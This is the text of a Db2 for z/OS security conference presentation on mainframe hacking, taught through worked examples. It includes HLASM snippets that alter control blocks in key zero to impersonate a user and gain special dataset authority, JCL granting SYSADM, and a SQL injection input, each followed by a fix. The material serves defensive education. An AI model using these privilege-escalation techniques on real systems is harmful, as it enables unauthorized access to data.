TRI-STATE DB2 TECHNOLOGY EXCHANGE
Db2 Users Group

How to Hack Db2 for z/OS: Lessons We Can Draw from Mainframe Hackers

Emil.Kotrc@broadcom.com

2023-03-16

Warning!

- This presentation was made will all **good intents** to help you securing your environment.
- **Sensitive content** is included. Please use it wisely.
- All information presented here is **publicly available**!
  - No 0-day vulnerabilities, no reverse engineering, etc.

Agenda

- About me
- Definition of a hack and examples
- Mainframe hackers community
- Db2 Security in a nutshell
- Hacking the Mainframe
  - Social engineering
  - Enumerations
  - z/OS Security, storage
  - Privilege escalation
- Next Steps and Actions
- Links

About me

About me

- Mainframe Born with z/OS 1.7, z9, Db2 8
- Working in Db2 tools, Architect role, Based in Prague, Czech Republic

	G5/G6 Multiprise 3000	zSeries Servers/z9-109
OS/390 V2R10	ESA/390	ESA/390 or z/Architecture
z/OS V1R1	ESA/390	z/Architecture
z/OS V1R2 – V1R4	ESA/390	z/Architecture
z/OS V1R2 – V1R4**	ESA/390	ESA/390 or z/Architecture
z/OS V1R5	ESA/390	z/Architecture
z/OS V1R6, z/OS V1R7	not supported	z/Architecture

**Using z/OS Bimodal Migration Accommodation within terms of offering

About me

Do I look like a hacker? (My most hacker-like pictures I found…)

Definition of a hack

Can a mainframe be hacked?

- Sure, it happened already!
  - And we speak about IBM mainframes running z/OS
- Known Mainframe hacks
  - Luxottica 2008
  - Logica and Nordea 2013 (anakata)
    - Sources on Github
- Unknown hacks…?

- Keep in mind: **Mainframe is important!**
- But there are **myths and typical issues**:
  - "the most secure platform, period”
  - “hackers do not know anything about MF”
  - difficult to find answers (typical answer: “you should not be doing this, ask your sysprog or read the manual”)
  - misconfigurations
- Be open minded!

Known vulnerabilities

- Watch CVEs and IBM Security portal
- Common Vulnerabilities and Exposures (CVEs)
- IBM Security portal
  - Common Vulnerability Scoring System (CVSS) available
  - Lists PTFs for each security fix

[redacted]

CENSORED

Definition

What do I mean by hacking Db2 for z/OS?

- **Accessing the data** I normally would not be allowed to access. Through Db2 or outside of Db2.
- Get **higher privileges** than I have
- **Harm or break** the Db2 subsystem

3 simple examples follow:

- Privilege escalation to SYSADM
- Accessing the Db2 log or physical table spaces
- SQL Injection

Example 1

Personas

- Emil, a developer
- Joe, a DBA

Scenario, Hill Statement


- Emil, a developer, needs a certain Db2 authority on a test Db2 subsystem
  (Please note that is may be a random Emil, not anyhow related to the author of this slide deck)
- Joe, the DBA, is on vacation

- Emil is lazy to open a ticket to have an alternate DBA providing him the access
- Emil uses some tricks to get the access he needs

```
DSN9016I  !ssid '-DIS GROUP' COMMAND REJECTED, UNAUTHORIZED REQUEST
DSN9023I  !ssid DSN9SCND '-DIS GROUP' ABNORMAL COMPLETION
```


Example 1, HLASM code

- This HLASM code snippet allows Emil to change his identity of the job




```
L        R10,548                                  R10  =>  ASCB
L        R10,ASCBASXB-ASCB(,R10)                  R10  =>  ASXB
MODESET  KEY=ZERO,MODE=PROB
MVC      ASXBUSR8-ASXB(8,R10),=CL8'KRTECEK  '

MODESET  KEY=NZERO,MODE=PROB
```



ASXBUSR8(0)	8-byte version of ASXBUSER
ASXBUSER	- USER ID FOR WHICH THE JOB OR SESSION IS BEING EXECUTED (MDC306)
	- Last byte of ASXBUSR8. ASXBSECR and ASXBSFLG are deleted

- And allows him to run this GRANT that would normally not be possible



```
//DSNTIJG EXEC PGM=IKJEFT01,DYNAMNBR=20,COND=(4,LT)
//STEPLIB DD   DISP=SHR,DSN=HLQ.SDSNEXIT
//        DD   DISP=SHR,DSN=HLQ.SDSNLOAD
//SYSTSPRT DD   SYSOUT=*
//SYSPRINT DD   SYSOUT=*
//SYSUDUMP DD   SYSOUT=*
//SYSTSIN  DD   *
  DSN SYSTEM(dsn)
  RUN PROGRAM(DSNTIAD)  PLAN(DSNTIAxx) -
       LIBRARY('dsn.RUNLIB.LOAD')
  END
//SYSIN    DD   *
GRANT SYSADM TO EMIL;
```

- See full code and JCL in the Appendix

Example 1

Assumptions:

- **Update Access** to an APF authorized library
- Know the SYSADM/SECADM user ID

Questions:

- Update Access to an APF authorized library
  - There are some other possibilities explained later (magic SVC, SURROGAT, …)
- Db2 external vs internal security
  - Install SYSADM bypassed by security exit
  - If external security was used, Emil would need to become the security admin and grant the privileges – see later slides
- Multi level security
  - Emil needs to impersonate as a right person or become security admin to grant the privileges

Fix:

- Protect your APF authorized libraries
- Audit

Example 2, accessing datasets

Same persona


Scenario, Hill Statement

- Emil, a developer, needs access to a Db2 dataset in order to run some of these standalone utilities:
  - DSN1LOGP
  - DSN1COPY
  - DSN1PRNT
- Emil is lazy and never opens a ticket

```
TSS7220E 101 J=EMIL01C A=EMIL VOL=VOL001 ACC=READ DSN=super.secret.dataset
TSS7221E Dataset Not Accessible - super.secret.dataset
```

Example 2, HLASM code

- This code snippet adds Emil certain superpower!
- It allows him to access the datasets he would not be able to access



```
L      R10,548                           R10 => ASCB
L      R10,ASCBASXB-ASCB(,R10)           R10 => ASXB
ICM    R5,15,ASXBSENV-ASXB(R10)          IF ACEE IS PRESENT
BZ     NOACEE
MODESET KEY=ZERO,MODE=PROB
NI     ACEEFLG1-ACEE(R5),X'00'           ACEESPEC+ACEEOPER+
OI     ACEEFLG1-ACEE(R5),X'B1'           ACEEAUDT+ACEERACF
MODESET KEY=NZERO,MODE=PROB
```

```
ASXBSENV                         - ADDRESS OF ACCESS CONTROL
                                 ENVIRONMENT ELEMENT (MDC304)
```

- See full code and JCL in the Appendix

Example 2

Assumptions:

- **Update Access** to an APF authorized library

Questions:

- Update Access to an APF authorized library
  - There are some other possibilities explained later (magic SVC, SURROGAT, …)
- Pervasive encryption
  - Emil’s options – (1) impersonate as a user with access, (2) become a security admin and grant the key label access

Fix:

- Protect your APF authorized libraries


Example 3

Personas


- Emil, a user of an employee application, wants to list all employees
- There is only a single field for a name in the application

Scenario, Hill Statement

- Emil, a user, is just curious and tries a **SQL injection**



Example 3 - SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

- https://xkcd.com/327/
- Affects usually web applications, but …

Example 3 – COBOL code under the hood

```
MOVE SPACES TO STMT-SQL-TEXT.
STRING
    "SELECT FIRSTNME, LASTNAME"
    " FROM EMP"
    " WHERE FIRSTNME = '"
    FIRSTNME-TEXT(1:FIRSTNME-LENGTH)
    "'"

    DELIMITED BY SIZE
    INTO STMT-SQL-TEXT.
EXEC SQL PREPARE DYN_STMT FROM :STMT-SQL END-EXEC.
EXEC SQL OPEN DYN_CSR END-EXEC.
```

1. Input (FIRSTNME-TEXT) = `Emil`

```
    SELECT FIRSTNME, LASTNAME FROM EMP WHERE
    FIRSTNME = 'Emil'
    -- Shows all Emils
```


2. Input (FIRSTNME-TEXT) = `Emil' OR ''='`

```
    SELECT FIRSTNME, LASTNAME FROM EMP WHERE
    FIRSTNME = 'Emil' OR ''=''
    -- Shows everybody !!!
```

Example 3- Fix

```
EXEC SQL DECLARE STAT_CSR CURSOR FOR
  SELECT FIRSTNME, LASTNAME
  FROM EMP
  WHERE FIRSTNME = :FIRSTNME
END-EXEC.
EXEC SQL OPEN STAT_CSR END-EXEC.
```

- **Sanitize** inputs
- Use **host variables** whenever possible
- **Scan** your code




1. Input = `Emil`

```
    SELECT FIRSTNME, LASTNAME FROM EMP WHERE FIRSTNME = 'Emil'
    -- Shows all Emils
```

2. Input = `Emil' OR ''='`

```
    SELECT FIRSTNME, LASTNAME FROM EMP WHERE FIRSTNME = 'Emil'' OR ''''='''
    -- Shows nobody !!!
```




Mainframe Hackers Community

Mainframe Hackers? Yes, there are!

- Real world red team engagement leveraging APF authorized libraries to steal data by **Phil Young**
- AirGap2020.02: Mainframe Hacker Society Panel
- Mainframe Hacking in 2019 by Phil Young
- HOW TO HACK "THE MAINFRAME" ! (for real) with **Davide Girardi**
- Mainframe [z/OS] Reverse Engineering and Exploit Development by **Chad Rikansrud**
- ...

- **Awesome mainframe hacking**



- @mainframed767 (**Philip Young**)
- @nogonosa (**Davide Girardi**)
- @bigendiansmalls (**Chad Rikansrud**)
- @WizardOfzOS (**Henri Kuiper**)
- @zBit31
- @ch1kpee
- @IanColdwater
- @Jabellz2
- @Ayoul3
- Jim
- Mark Wilson

"The worlds first MAINFRAME PENETRATION TESTING CLASS"

- https://evilmainframe.com/
- Created and led by
  - Phil Young, **Soldier of FORTRAN (mainframed767)**
  - Chad Rikansrud, **Bigendian Smalls**

Mainframe Hackers


Already helped to fix or reported several problems

- USS
- RACF
- TSO Logon
- CICS user enum
- NJE brute force

Advocating for good practices

Advocating for pen-testing

Attack Vectors




Db2 security in a nutshell

Db2 Security in a Nutshell

https://www.ibm.com/docs/en/db2-for-zos/13?topic=securing-db2 👍

- User **authentication**
  - Identification and verification
- User **authorization**
  - Access to Db2
  - Access to Db2 resources
- Db2 native (**internal**) vs ESM (**external**) security



Db2 Security in a Nutshell - Environment

- Mainframe + z/OS, **hardware and software** synergy
  - Storage keys
  - Supervisor state
  - Address spaces
  - Authorized Program Facility (APF)
  - Security Authorization Facility (SAF)
  - Pervasive Encryption
  - …
- External Security Managers (ESM)
  - ACF2, RACF, Top Secret

Db2 Security in a Nutshell – Basic terms


- **Authentication**
  - Identification and verification of the user id
  - Userid + password, MFA, digital certificates, …
- **Authorization**
  - Permitting or rejecting the access to resources (including Db2 itself)
- Db2 connection/identification (**DSN3@ATH)** and sign-on (**DSN3@SGN**) exits
  - Assignment of values to primary IDs, secondary IDs, and SQL IDs
  - Process depends on the originating environment
- Primary auth id
  - Identifies a process (usually represents user’s authorization ID)
- Secondary auth id
  - Collection of associated authorization IDs (typically groups) and can hold additional privileges
- SQL ID
  - Privileges that are checked for certain dynamic SQL
  - primary ID or any of the secondary IDs

Db2 Security in a Nutshell
Connection and Sign-on Exits

Environment	Connection Exit (DSN3@ATH)	Sign-on Exit (DSN3@SGN)
TSO foreground/background	Yes	No
Batch jobs	Yes	No
Started Tasks	Yes	No
IMS Control Region	Yes	Yes
CICS	Yes	Yes
DL/I batch	Yes	Yes
RRSAF	Yes	Yes
IMS Dependent Region	No	Yes
CICS subtasks	No	Yes
Db2 administrative tasks	No	Yes

Db2 Security in a Nutshell

- Db2 internal vs external security
  - Database Administrator vs Security Administrator managed security
- **Internal** security (Db2 Native)
  - Privileges and roles tracked in the Db2 **catalog**
- **External** security
  - Db2 calls the ESM to check the privileges
  - Access control authorization exit routine (**DSNX@XAC**)
  - Security database
- Internal and External securities **can be combined**!
  - RC=4 (Unable to determine) from DSNX@XAC -> Internal security takes place




Db2 Security in a Nutshell

- Db2 internal vs external security

	Internal	External
Managed by	Database admin	Security admin
Stored in	Db2 catalog (SYS*AUTH)	Security database
Controls	GRANT, REVOKE	Control statements (PERMIT)
Objects	Db2 objects (Tables, Packages, Tablespaces, …)	Resource classes
Privileges	SELECT, EXECUTE, …	Profile names

Db2 Security in a Nutshell - Goodies

- Primary user id may come from (depending on the environment and connection type – see your exits):
  - **ASXBUSER** - See Example 1
  - ASCBJBNS,
  - ACEEUSRI,
  - UPTPREFX
- Installation SYSADM is **bypassed** by security exit
  - Can manage security-related objects
  - With SYSADM can access all user data and can run any application
  - Not affected by SEPARATE_SECURITY
  - **Exception**: Multi-level security with row-level granularity is enforced



Input values for connection routines

A connection routine can have different input values.


The input values for a connection routine include the following:

